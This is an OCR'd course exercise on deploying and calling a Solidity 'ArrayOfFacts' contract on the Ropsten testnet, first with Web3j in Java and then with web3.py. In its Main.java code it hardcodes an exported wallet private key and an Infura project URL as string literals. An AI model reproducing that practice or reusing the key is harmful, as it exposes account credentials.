
In this exercise, we will use **Web3j** – Lightweight Java and Android library for integration with Ethereum clients.

This exercise will show how to create contract wrappers from native java code, deploy contracts and how to **interact** with an already **deployed** contract on the **Ethereum Ropsten Testnet**.

Set up Environment

First, **create** a new **Maven Project**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Then, in **pom.xml**, add web3j as dependency:

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <groupId>Web3jDemo</groupId>
    <artifactId>Web3jDemo</artifactId>
    <version>1.0-SNAPSHOT</version>

    <dependencies>
        <dependency>
            <groupId>org.web3j</groupId>
            <artifactId>core</artifactId>
            <version>3.3.1</version>
        </dependency>
    </dependencies>
</project>
```

In order to create a wrapper class of the contract we will need to compile it and create two files with bytecode and the application binary interface.

Install solc:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
npm install -g solc
```

Create a .sol called ArrayOfFacts, which will have 3 functions: adding a fact, get a fact by an index and get how many facts are stored in the contract:

```
pragma solidity ^0.4.22;

contract ArrayOfFacts {
    string[] private facts;
    address private contractOwner;

    constructor() public {
        contractOwner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == contractOwner);
        _;
    }

    function add(string newFact) public onlyOwner {
        facts.push(newFact);
    }

    function count() view public returns (uint256) {
        return facts.length;
    }

    function getFact(uint256 index) view public returns (string) {
        return facts[index];
    }

}
```

To generate the wrapper code, compile the smart contract and create the bytecode and abi in the same directory:

```
solcjs ArrayOfFacts.sol --bin --abi --optimize -o .
```

Finally, to generate the wrapper code, use web3j's Command Line Tools. Go to https://github.com/web3j/web3j/releases and download the release appropriate for your OS. Extract it, open a terminal in the bin directory and run:

```
web3j solidity generate /path/to/<smart-contract>.bin /path/to/<smart-contract>.abi -o
/path/to/src/main/java -p com.your.organisation.name
```

This will create a wrapper class of the contract:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
import ...

/**
 * <p>Auto generated code.
 * <p><strong>Do not modify!</strong>
 * <p>Please use the <a href="https://docs.web3j.io/command_line.html">web3j command line tools</a>,
 * or the org.web3j.codegen.SolidityFunctionWrapperGenerator in the
 * <a href="https://github.com/web3j/web3j/tree/master/codegen">codegen module</a> to update.
 *
 * <p>Generated with web3j version 3.3.1.
 */
public class ArrayOfFacts_sol_ArrayOfFacts extends Contract {
    private static final String BINARY = "6060604052341561000f57600080fd5b60018054600160a060020a03191633600160a060020a03161790556103e7806100396000396000
    protected ArrayOfFacts_sol_ArrayOfFacts(String contractAddress, Web3j web3j, Credentials credentials, BigInteger gasPrice, BigInteger gasLimit) {
        super(BINARY, contractAddress, web3j, credentials, gasPrice, gasLimit);
    }

    protected ArrayOfFacts_sol_ArrayOfFacts(String contractAddress, Web3j web3j, TransactionManager transactionManager, BigInteger gasPrice, BigIntege
        super(BINARY, contractAddress, web3j, transactionManager, gasPrice, gasLimit);
    }

    public RemoteCall<BigInteger> count() {
        final Function function = new Function( name: "count",
                Arrays.<~>asList(),
                Arrays.<~>asList(new TypeReference<Uint256>() {}));
        return executeRemoteCallSingleValueReturn(function, BigInteger.class);
    }

    public RemoteCall<TransactionReceipt> add(String newFact) {
        final Function function = new Function(
                name: "add",
                Arrays.<~>asList(new org.web3j.abi.datatypes.Utf8String(newFact)),
                Collections.<~>emptyList());
        return executeRemoteCallTransaction(function);
    }
```

Then, create a class called **ContractService**, which will handle the connection Ropsten and handle the contract's deployment, load and call of it. **Create** 3 private properties for the **Web3**, the **Credentials** (account) and for the **Contract** itself.

```
public class ContractService {
    private Web3j web3;
    private Credentials credentials;
    private ArrayOfFacts_sol_ArrayOfFacts contract;

}
```


Then, **create** a constructor, which takes **2** parameters: **provider** of the node and a **private key** for the credentials:

```
import org.web3j.crypto.Credentials;
import org.web3j.protocol.Web3j;
import org.web3j.protocol.http.HttpService;


public class ContractService {
    private Web3j web3;
    private Credentials credentials;
    private ArrayOfFacts_sol_ArrayOfFacts contract;

    public ContractService(String provider, String privateKey) throws Exception {
        web3 = Web3j.build(new HttpService(provider));
        credentials = Credentials.create(privateKey);
    }
}
```


We will need **HTTPProvider** in order to create our connection to the Ropsten Testnet using **Infura.io.**

Now let's get the necessary Infura.io provider. **Go** to https://infura.io/ and click **[Get started for free]**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Fill out the form and click [Submit]. Then **copy** the Ropsten URL:




Create a Main.java file and paste in the **main**:


```
public class Main {
    public static void main(String[] args) throws Exception {
        String provider = "https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl";
    }
}
```

For the example of the exercise, we will take one private key from **MetaMask** and use it as a signer for the deployment transaction. Keep in mind **only** the **contract** owner can add facts to the contract.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




If you do not have ETHt, use the **MetaMask** faucet: https://faucet.metamask.io/



Export the private key:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




```
String privateKey = "0x6881c714c323c2f57985688663448a976498b4b0efd24b40fb29e49661890245";
```

```
public class Main {
    public static void main(String[] args) throws Exception {
        String provider = "https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl";
        String privateKey = "0x6881c714c323c2f57985688663448a976498b4b0efd24b40fb29e49661890245";

        ContractService service = new ContractService(provider, privateKey);
    }
}
```

Go to **ContractService.java** and create a deploy method, which creates a transaction for the deployment of the contract and then **sends** it. The method will **wait** to for the transaction to be **mined** and then finish:

```
public void deploy() throws Exception {
    contract = ArrayOfFacts_sol_ArrayOfFacts
            .deploy(web3, credentials, ManagedTransaction.GAS_PRICE, BigInteger.valueOf(4600000))
            .send();
}
```

```
ContractService service = new ContractService(provider, privateKey);
service.deploy();
```

In Ropsten **Etherscan**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Secure | https://ropsten.etherscan.io/tx/0x11f7d3f621e2d1075610ad3422c4ae0f7a320a2a62831f2c2a56...

TxHash:	0x11f7d3f621e2d1075610ad3422c4ae0f7a320a2a62831f2c2a5631b089f6c48b
TxReceipt Status:	Success
Block Height:	3010031 (10 block confirmations)
TimeStamp:	1 min ago (Apr-10-2018 12:11:11 PM +UTC)
From:	0x3da4310e62cb2954b85a152c95381050a6e8ed1a
To:	[Contract 0xca66074075b6f9234aefcb2bc13c9a1f07c08c31 Created]
Value:	0 Ether ($0.00)
Gas Limit:	4600000
Gas Used By Txn:	340287
Gas Price:	0.000000022 Ether (22 Gwei)
Actual Tx Cost/Fee:	0.007486314 Ether ($0.000000)
Nonce:	61
Input Data:	0x6060604052341561000f57600080fd5b60018054600160a060020a03191633600160 a060020a03161790556103e7806100396000396000f3006060604052600436106100565763ffffffff7c0100000000000000000000000000000000000000000000000000000000 0060003504166306661abd811461005b578063b0c8f9dc14610080578063e63b372d14

Convert To Ascii

Copy the contract address and create a load function, which loads a contract by its address:

```
public void load(String address) {
    contract = ArrayOfFacts_sol_ArrayOfFacts.load(address, web3, credentials, ManagedTransaction.GAS_PRICE, Contract.GAS_LIMIT);
}
```

```
ContractService service = new ContractService(provider, privateKey);
service.load( address: "0xCA66074075b6F9234AEfCb2bc13c9a1f07C08C31");
```

Writing to the Smart Contract

In the ContractService class, create a method, which takes as an argument a fact, calls the contract's add function and sends it. The result will return when the transaction is mined:


```
public void addFact(String fact) throws Exception {
    TransactionReceipt txInfo = contract.add(fact).send();
    System.out.println("Transaction:\n" + txInfo);
}
```

```
ContractService service = new ContractService(provider, privateKey);
service.load( address: "0xCA66074075b6F9234AEfCb2bc13c9a1f07C08C31");
service.addFact("The Times 03/Jan/2009 Chancellor on brink of second bailout for banks");
```

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
Transaction:
TransactionReceipt{transactionHash
    ='0xd60aecc42854c28be7231e29ac0db513d04bb427a5383c6c65b093d1f6a83929',
    transactionIndex='0x1', blockHash
    ='0x188efb7434e422b272254c6c5a5c96269283c6818132841fa50596d46c808d0f',
    blockNumber='0x2dee36', cumulativeGasUsed='0x380d9', gasUsed='0x1f5f1',
    contractAddress='null', root='null', status='0x1', from
    ='0x3da4310e62cb2954b85a152c95381050a6e8ed1a', to
    ='0xca66074075b6f9234aefcb2bc13c9a1f07c08c31', logs=[], logsBloom
    ='0x00000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000
    00000000000000000000000000000000000000000000000000000000000000000000000
    00000'}
```

In Etherscan:



Try **adding** a fact using **another private key as an account.**

Reading from the Smart Contract

When reading from a Smart Contract, no wallets or private keys are needed.

In the **ContractService** class **create** a method which gets a fact by a given index and returns a string with the fact.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
public String getFact(BigInteger index) throws Exception {
    String fact = contract.getFact(index).send();
    System.out.println(String.format("Fact %d: %s", index, fact));
    return fact;
}
```

```
ContractService service = new ContractService(provider, privateKey);
service.load( address: "0xCA66074075b6F9234AEfCb2bc13c9a1f07C08C31");
service.getFact(new BigInteger( val: "0"));
```

```
Fact 0: The Times 03/Jan/2009 Chancellor on brink of second bailout for banks
```

Then **create** a method, which gets how many facts are stored in the contract:

```
public BigInteger getFactsCount() throws Exception {
    BigInteger count = contract.count().send();
    System.out.println("Facts in the contract: " + count);
    return count;
}
```

```
ContractService service = new ContractService(provider, privateKey);
service.load( address: "0xCA66074075b6F9234AEfCb2bc13c9a1f07C08C31");
service.getFactsCount();
```

```
Facts in the contract: 1
```

What to Submit?

Create a **zip file** (e.g. **`username-playing-smart-contracts-web3j.zip`**) holding the 3 **java** files (**Contract**, **ContractService** and **Main**) with the methods, a snapshot of the Ropsten Etherscan contract address and its transactions.

Submit your **zip** file as **homework** at the course Website.

Exercises: Playing with Smart Contracts using Web3.py

In this exercise, we will use **web3.py** library for interacting with Ethereum. Its API is derived from the Web3.js JavaScript API and should be familiar to anyone who has used web3.js. The exercise will show how to **interact** with an already **deployed** contract on the **Ethereum Ropsten Testnet**.

Set up Environment

Web3.py requires Python 3. It can be installed using **pip** as follows.

```
pip install web3
```


Create a new Python file and import the following:

```
from web3 import Web3, HTTPProvider
```


We will need **HTTPProvider** in order to create our connection to the Ropsten Testnet using **Infura.io.**

Now let's get the necessary Infura.io provider. **Go** to https://infura.io/ and click **[Get started for free]**:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Fill out the form and click [Submit]. Then **copy** the Ropsten URL:




```
PROVIDER = "https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl"
w3 = Web3(HTTPProvider(PROVIDER))
```

In order to get a contract instance of an already deployed contract, we will need its address and application binary interface. For exercise's purpose, **deploy** a simple contract storing an array of facts through **Remix IDE** using **MetaMask Ropsten** a provider:

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

```
pragma solidity ^0.4.22;

contract ArrayOfFacts {
    string[] private facts;
    address private contractOwner;

    constructor() public {
        contractOwner = msg.sender;
    }

    modifier onlyOwner() {
        require(msg.sender == contractOwner);
        _;
    }

    function add(string newFact) public onlyOwner {
        facts.push(newFact);
    }

    function count() view public returns (uint256) {
        return facts.length;
    }

    function getFact(uint256 index) view public returns (string) {
        return facts[index];
    }

}
```

If you do not have ETHt, use the **MetaMask** faucet: https://faucet.metamask.io/

Then, **copy** its **address** and **ABI,** and create an instance of the contract. **Json** library will be needed to the decode the ABI:

```
import json
from web3 import Web3, HTTPProvider

PROVIDER = "https://ropsten.infura.io/xnHvI6acZWlfgSKYWuBl"
w3 = Web3(HTTPProvider(PROVIDER))

CONTRACT_ADDRESS = "0x8FF8949Fcd8388303a5a3cC50A1e5027160b5210"
ABI = '[{ "constant": true,"inputs": [], "name": "count", "outputs": [{"name": "", "type": "uint256"}], "payable": false, ' \
      '"stateMutability": "view", "type": "function"}, {"constant": false,"inputs": [{"name": "newFact", "type": "string"}],' \
      '"name": "add","outputs": [],"payable": false,"stateMutability": "nonpayable","type": "function"}, ' \
      '{"constant": true,"inputs": [{"name": "index", "type": "uint256"}],"name": "getFact","outputs": ' \
      '[{"name": "", "type": "string"}],"payable": false,"stateMutability": "view","type": "function"}, ' \
      '{"inputs": [], "payable": false, "stateMutability": "nonpayable", "type": "constructor"}]'

CONTRACT_INSTANCE = w3.eth.contract(CONTRACT_ADDRESS, abi=json.loads(ABI))
```

